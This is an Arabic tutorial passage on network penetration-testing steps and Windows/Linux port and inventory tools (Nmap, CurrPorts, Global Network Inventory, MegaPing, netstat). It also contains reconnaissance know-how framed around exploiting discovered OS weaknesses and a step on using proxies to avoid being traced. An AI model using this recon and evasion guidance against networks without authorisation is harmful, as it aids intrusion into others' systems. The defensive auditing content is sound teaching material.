عند القيام باختبار الاختراق، ينبغي توثيق جميع النتائج التي تم الحصول عليها في كل مرحلة من مراحل الاختبار حيث أنه يساعد مسؤولي النظام في الاتي:

- إغلاق المنافذ الغير مستخدمة (إذا لم يكن فتح منافذ ضروري/مجهول)
- تعطيل الخدمات الغير ضرورية.
- إخفاء أو تخصيص banners.
- استكشاف أخطاء اعداد الخدمات وإصلاحها.
- معايرة جدار الحماية للنظام لفرض قيود أكثر.

دعونا نرى خطوة بخطوة كيفية إجراء اختبار الاختراق في الشبكة المستهدفة.

الخطوة 1: اكتشاف المضيف

الخطوة الأولى من اختبار الاختراق للشبكة هو الكشف عن المضيفين الحية على الشبكة المستهدفة. يمكنك محاولة الكشف عن المضيف الحي، أي المضيفين الموجودين في الشبكة المستهدفة، وذلك باستخدام أدوات فحص الشبكة مثل **Angry IP Scanner**، **Nmap**، **NetScan**، إلخ. من الصعب الكشف عن المضيف الحي خلف جدار الحماية.

الخطوة 2: فحص المنافذ/البورتات

تنفيذ فحص المنافذ/البورتات باستخدام أدوات مثل **Nmap**، **NetScan tool pro**، **PRTG Network monitor**، **Net tools**، إلخ. سوف تساعدك هذه الأدوات من التحقيق من المنافذ/البورتات المفتوحة في الملقم أو المضيف على الشبكة المستهدفة. المنافذ المفتوحة هي مداخل للمهاجمين لتثبيت البرامج ضارة على نظام. ولذلك، يجب التحقق من المنافذ المفتوحة وإغلاقها إذا لم يكن ذلك ضروريا.

الخطوة 3: Banner Grabbing أو بصمة نظام التشغيل (OS Finger printing)

أداء **Banner Grabbing** او **OS Finger printing** باستخدام أدوات مثل **Telnet**، **NetCraft**، **ID Serve**، Netcat، إلخ. وهذا يحدد نظام التشغيل الذي يعمل على المضيف الهدف من إنشاء شبكة ونسخته. وبمجرد معرفة نسخة ونظام التشغيل قيد العمل على النظام الهدف، فيمكنك إيجاد واستغلال نقاط الضعف المتصلة بنظام التشغيل هذا. في محاولة للسيطرة على النظام واختراق شبكة كاملة.

الخطوة 4: فحص نقاط الضعف

عملية فحص الشبكة لإيجاد نقاط الضعف باستخدام أدوات فحص نقاط الضعف الشبكة مثل **Nessus**، **GFI LanGuard**، **SAINT**، **Core Impact Professional**، **Ratina CS**، **MBSA**،**OpenVAS** ، إلخ. هذه الأدوات تساعدك في العثور على نقاط الضعف الموجودة في الشبكة المستهدفة. في هذه الخطوة، سوف قادرة على تحديد نقاط الضعف/الثغرات الأمنية للنظام الهدف أو شبكة الاتصال.

الخطوة 5: رسم مخططات للشبكة

الرسم تخطيطي لشبكة المنظمة المستهدفة تساعدك على فهم الاتصال المنطقي والمسار للمضيف الهدف في الشبكة. الرسم التخطيطي للشبكة يمكن أن يؤدى مع مساعدة من الأدوات مثل **LAN surveyor**، **OpManager**، **LANState**، **FriendlyPinger**، إلخ. الرسومات التخطيطية للشبكة توفير معلومات قيمة عن الشبكة وهندسته المعمارية.

الخطوة 6: تحضير البروكسي

إعداد البروكسي باستخدام أدوات مثل **Proxifier** ، **SocksChain**، **SSL Proxy**، **Proxy+**، **Gproxy**، **ProxyFinder**، إلخ لإخفاء نفسك من التتبع.

الخطوة 7: جميع النتائج التي تم الوصل إليها في وثائق

آخر الخطوات ولكنها أهم خطوة في اختبار الاختراق وهو الحفاظ على جميع نتائج الاختبارات التي أجريت في الخطوات السابقة في مستند. هذه الوثيقة سوف تساعدك في العثور على مواطن الضعف المحتملة في شبكة الاتصال الخاصة بك. وبمجرد تحديد نقاط الضعف المحتملة، يمكنك وضع خطة تبعاً لذلك. وهكذا، فان اختراق الاختبار يساعد في تقييم شبكة الاتصال الخاصة بك قبل أن توضع في ورطة حقيقية قد تتسبب في خسارة فادحة من حيث القيمة والمالية.

3.9 بعض الأدوات الأخرى في عمليات الفحص


الخاصة بنظام التشغيل ويندوز

Monitoring TCP/IP Connections Using the CurrPorts Tool

المصدر: http://www.nirsoft.net/utils/cports.html

CurrPorts هو تطبيق لرصد الشبكة والذى يقوم بعرض قائمه بجميع المنافذ سواء **TCP** او **UDP** المفتوحة على الجهاز المحلى. هذه الأداة تعادل التطبيق **Netcat** في نظام التشغيل لينكس. الأداة **CurrPorts** هو تطبيق مستقل قابل للتنفيذ ولا يتطلب أي عمليات تثبيت أو إضافية **DLLs** (**Dynamic Link Library**).

1- نقوم بتشغيل التطبيق **CurrPorts** عن طريق النقر نقرا مزدوجا فوق **cports.exe** والتي بدوره سوف يظهر الشاشة التالية والتي تحتوى على اسم العلميات والمنافذ/البورتات التي تستخدمها وعناوين **IP** وحالتها وهكذا. وكما قلنا من قبل فان هذا التطبيق يعادل **netstat** في نظام التشغيل لينكس.




2- حيث يقوم هذا التطبيق بعرض قائمه بجميع العمليات على الجهاز المحلى ورقم **ID** الخاص بها، عنوان **IP** سواء المحلى او عن بعد، المنافذ سواء المستخدمة محليا او عن بعد، وهكذا.

3- لرؤية هذه التقارير في صفحة **HTML** يمكن ذلك من خلال شريط الأدوات العلوي واختيار **VIEW** ومن القائمة المنسدلة منها نختار **HTML Reports All Items**.

4- لرؤية معلومات عن منفذ معين نقوم ذلك النقر على المنفذ التي تريد معلومات عنه ثم من شريط الأدوات في القائمة العلوية نختار **File** ومن القائمة المنسدلة منها نختار **Properties**.

5- من نفس هذه القائمة المنسدلة يمكنك أيضا اختيار **Close Selected TCP Connections(Ctrl+T)** وذلك لغلق اتصال من نوع **TCP** على المنفذ المحدد.

6- من نفس هذه القائمة المنسدلة يمكنك أيضا اختيار **Kill Process Of Selected Ports** وذلك لغلق أي عمليه على المنفذ المحدد.



7- للخروج نختار **Exit** كما هو موضح امنا.

Auditing Scanning by using Global Network Inventory


المصدر: http://www.magnetosoft.com/product/global_network_inventory/features

Global Network Inventory هو برنامج قوي ومرن ونظام جرد الأجهزة التي يمكن استخدامها بوصفها فاحص التدقيق في بيئات خالية من وكيل **agent-free** و**zero deployment**. إذا ما استخدمت كفاحص للتدقيق (**auditing scanning**)، فإنه يتطلب حقوق المسؤول الكامل إلى أجهزة الكمبيوتر البعيدة التي ترغب في الفحص. **Global Network Inventory** يمكنه مراجعة أجهزة الكمبيوتر البعيدة، وحتى الأجهزة الشبكة، بما في ذلك **switches**، وطابعات الشبكة، ومراكز الوثائق، الخ.

انه يقوم بفحص الأجهزة من خلال نطاقات العناوين، الدومين، أجهزة الكمبيوتر، المسجلة في الملف *Global Network Inventory host*.


Global Network Inventory هو اداه من أدوات **de facto** من اجل التدقيق/الفحص الأمني واختبار جدار الحماية **firewall** والشبكات, يمكنه أيضا استغلال عملية الفحص **Idle Scanning**.

1- نقوم بتثبيته باتباع **Wizard** الخاص بعملية التثبيت ثم نقوم بتشغيل البرنامج من خلال النقر فوق الأيقونة المعبرة عنه فتظهر الشاشة الرئيسية ومعه شاشه أخرى تحتوي على بعض التعليمات نقوم بإغلاق شاشة التعليمات والتي بدورها تؤدى الى ظهور شاشه أخرى تحتوي على **Wizard** الأخص بعملية الفحص كالاتي:







2- نقوم بالنقر على **next** فتظهر الشاشة التالية ومنها نختار **IP range** ليقوم بالفحص من خلال نطاقات عناوين **IP** كالاتى:




3- بعد اختيار **IP range scan** والنقر فوق **Next** فتؤدى الى ظهور الشاشة التالية والتي نضع فيها نطاق العناوين **IP** للشبكة الهدف المراد فحصها كالاتى:




4- بعض النقر فوق Next ننتقل الى شاشه أخرى والتي تختص بعملية التصديق/الاستيثاق (**authentication**) ومنها نختار **Contact as** ثم ندخل بيانات التصديق الخاصة بحساب الجهاز الهدف (يجب ان يكون حساب يملك جميع الصلاحيات) ثم نقوم بالنقر على **Next** كالاتى:



5- تظهر الشاشة التالية بعد النقر على **Next** فنترك الإعدادات الافتراضية كما هي ونقوم بالضغط على **Finish**.




6- تظهر الشاشة التالية والتي تعرض عملية مجرى عملية الفحص (**process scan**) كالاتى:



#	Address	Name	Percent	Timestamp
0	10.0.0.2		50%	08/22/12 15:36:23
1	10.0.0.3		50%	08/22/12 15:36:23
2	10.0.0.4	WIN-ULY858KHQIP	85%	08/22/12 15:36:25
3	10.0.0.5		50%	08/22/12 15:36:23
4	10.0.0.6	ADMIN-PC	92%	08/22/12 15:36:23
5	10.0.0.7	WIN-D39MR5HL9E4	92%	08/22/12 15:36:22
6	10.0.0.8		50%	08/22/12 15:36:23
7	10.0.0.9		50%	08/22/12 15:36:24
8	10.0.0.10		50%	08/22/12 15:36:24
9	10.0.0.11		50%	08/22/12 15:36:24
10	10.0.0.12		50%	08/22/12 15:36:24
11	10.0.0.13		50%	08/22/12 15:36:24
12	10.0.0.14		50%	08/22/12 15:36:24

7- بعد اكتمال عملية الفحص فسوف يسرد النتائج كما في الشاشة التالية:



كام نلاحظ هنا انه يقوم بعرض الناتج مع العديد من القوائم في الشاشة العلوية والتي من خلال التنقل بها يمكنك عرض نتائج الفحص حسب ما تريد ان تعرفه ومن امثلة هذه القوائم كالاتى:

Scan summary والذى يعرض ملخص الفحص.

BIOS والذى يقوم بعرض نسخة البيوس.


MEMORY والذى يقوم بعرض ناتج الفحص الذاكرة في الجهاز الهدف وهكذا من القوائم قم بالتنقل من خلال هذه القوائم حسب ما تريد.

Basic Network Troubleshooting Using MegaPing

المصدر: http://www.magnetosoft.com/

MegaPing في نهاية المطاف يجب أن يكون بين مجموعة من الأدوات (**toolkit**) والتي توفر الادوات الضرورية لمتخصصي نظم المعلومات، ومسؤولي النظام، ومسئولي IT لإيجاد الحلول أو الأفراد.

1- نقوم بتثبيت التطبيق باتباع **Wizard** الأخص بعملية التثبيت ثم النقر فوق الأيقونة المعبرة عن التطبيق لبدا العمل فتظهر الشاشة الرئيسية كالاتى:



2- نجد انه يأتي بالعديد من الأدوات الكثيرة التي لا غنى عنها بالنسبة لأي من مديري شبكه.

3- نختار مثلا **system info** فنجد انه يأتي بجميع المنافذ الموجودة على النظام الخاص بك كما انه يأتي بالعديد من المعلومات الأخرى والتي يمكن الوصول اليها من خلال القائمة العلوية والتي يمثل **connection** المنافذ كما ذكرنا من قبل كالاتى:

MegaPing (Unregistered)

File View Tools Help

DNS List Hosts
DNS Lookup Name
Finger
Network Time
Ping
Traceroute
WhoIs
Network Resources
Process Info
System Info
IP Scanner
NetBIOS Scanner
Share Scanner
Security Scanner
Port Scanner
Host Monitor

System Info

Connections | Statistics | Interfaces | IP Routing | ARP

All

Protocol	PID	Local Address	Remote Addr...	State
TCP		34 ports	12 connecti...	14:34:42
135	780	0.0.0.0:135	0.0.0.0:0	LISTENING
139	4	192.168.16.71...	0.0.0.0:0	LISTENING
139	4	192.168.50.1:...	0.0.0.0:0	LISTENING
139	4	192.168.138.1...	0.0.0.0:0	LISTENING
554	4756	0.0.0.0:554	0.0.0.0:0	LISTENING
902	2080	0.0.0.0:902	0.0.0.0:0	LISTENING
912	2080	0.0.0.0:912	0.0.0.0:0	LISTENING
1025	568	0.0.0.0:1025	0.0.0.0:0	LISTENING
1026	996	0.0.0.0:1026	0.0.0.0:0	LISTENING
1027	628	0.0.0.0:1027	0.0.0.0:0	LISTENING
1028	404	0.0.0.0:1028	0.0.0.0:0	LISTENING
1029	1580	0.0.0.0:1029	0.0.0.0:0	LISTENING
1036	620	0.0.0.0:1036	0.0.0.0:0	LISTENING
1241	652	127.0.0.1:1241	0.0.0.0:0	LISTENING

Auto Refresh
Active Only
Show Names
Report

System Info

الخاصة بنظام التشغيل ويندوز

الامر netstat

ما هو netstat ؟

(شبكة إحصاءات) هي أداة تعرض اتصالات الشبكة (الواردة والصادرة) وجداول التوجيه وعدد من إحصاءات واجهة الشبكة. وهي متوفرة في يونيكس ولينكس، وأنظمة التشغيل المستندة إلى Windows NT. ويستخدم أيضاً هذا الأمر لإيجاد مشاكل في الشبكة، وإلى تحديد كمية حركة الحزم على الشبكة وقياس أدائها. ويعتبر هذا الأمر من أوامر فحص الشبكات.

استخدامات الأمر netstat :

أولا يستخدم الأمر **[netstat]** لإظهار كافة اتصالات الشبكة النشطة من وإلى النظام الخاص بك. هذا هو السلوك الافتراضي للأمر **[netstat]**، ولكن سوف تجد أن تشغيله بدون تعبيرات إضافية (**option**) يعرض صفحات وصفحات كثيره والتي لا تحتاج إلى كل هذا. وهذا لأنه من خلال **[netstat]** الافتراضي يشمل ما يسمى**[Unix socket]** ، والتي تستخدم للسماح للعمليات التي على الجهاز الخاص بك التحدث إلى بعضهم البعض.

[UNIX socket] لا ترتبط مباشرة مع شبكة اتصالات، لذلك نحن لا نهتم عادة بها عند التحقيق من السيرفس.

ماذا افعل مع كل هذه الصفحات[ناتج الأمر netstat] وكيف افهما؟

يمكنك الحد من الإنتاج إلى ما تريده فقط، مثلا باستخدام التعبير **[-t]** لعرض قائمه بجميع الاتصالات التي تستخدم بروتوكول **TCP** والتعبير **[-u]** لعرض قائمة بجميع الاتصالات التي تستخدم بروتوكول **UDP**.

ويوصى أيضا باستخدام كل من التعبيرين [-p] و [-n]، والتي تظهر معلومات إضافية عن العمليات[process] القائمة على الاتصال وأيضا عرض الاتصالات الفعالة الأن باستخدام بروتوكول TCP بعرض عنوانها فقط وليس اسمها والمنافذ التي تستخدمها.

```
[root@dhcppc3 ~]# netstat -tupn
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 192.168.16.73:22        192.168.16.70:50834     ESTABLISHED 17122/sshd
tcp        1      0 192.168.16.73:57474     41.128.128.24:80        CLOSE_WAIT  14297/clock-applet
tcp        1      0 192.168.16.73:57473     41.128.128.24:80        CLOSE_WAIT  2799/clock-applet
tcp        0      0 192.168.16.73:37385     173.194.41.64:80        ESTABLISHED 29274/firefox
tcp        0      0 192.168.16.73:22        192.168.16.70:50835     ESTABLISHED 17126/sshd
[root@dhcppc3 ~]#
```

في حين أن معرفة الاتصالات النشطة من وإلى النظام الخاص بك هو مفيد، ولكن عند النظر إلى هذه القدرة من ناحية امن النظام [auditing]فنجد أنها ليست بالضبط ما نحتاج إليه عند المراجعة للاحتمالات الأمنية المحتملة. نحن بحاجة لمعرفة ما هي الخدمات الفعالة، والتي يمكن لأي شخص الاتصال بها، وليس فقط العمليات الفعالة التي تتعامل مع الاتصالات.

تذكر أن الأمر netstat يسرد حالة كل اتصال في إنتاجها.

ماذا افعل لكي أرى باقي السيرفس والعمليات التي تكون في وضع الخمول حتى يحدث اتصال والتي يمكن أن تسبب وضع امني سيء؟

الحل هنا يأتي باستخدام التعبير [-l] مع الأمر netstat الذي يعرض فقط جميع السيرفس التي في وضع [listen] وتعني إنها في وضع خمول وجاهز لأي اتصال.

```
[root@dhcppc3 ~]# netstat -tupnl
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 192.168.122.1:53        0.0.0.0:*               LISTEN      2188/dnsmasq
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      20210/sshd
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN      1707/cupsd
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN      2002/master
tcp        0      0 127.0.0.1:6010          0.0.0.0:*               LISTEN      17122/sshd
tcp        0      0 :::80                   :::*                    LISTEN      2034/httpd
tcp        0      0 :::22                   :::*                    LISTEN      20210/sshd
tcp        0      0 ::1:631                 :::*                    LISTEN      1707/cupsd
tcp        0      0 ::1:25                  :::*                    LISTEN      2002/master
tcp        0      0 ::1:6010                :::*                    LISTEN      17122/sshd
udp        0      0 192.168.122.1:53        0.0.0.0:*                           2188/dnsmasq
udp        0      0 0.0.0.0:67              0.0.0.0:*                           2188/dnsmasq
udp        0      0 0.0.0.0:68              0.0.0.0:*                           16136/dhclient
udp        0      0 0.0.0.0:54244           0.0.0.0:*                           16984/local
udp        0      0 0.0.0.0:631             0.0.0.0:*                           1707/cupsd
[root@dhcppc3 ~]#
```

مثلا الخدمة httpd نجد إنها جاهزة ومنتظره لحدوث اتصال ومستخدمه المنفذ 80 وهكذا الباقي.

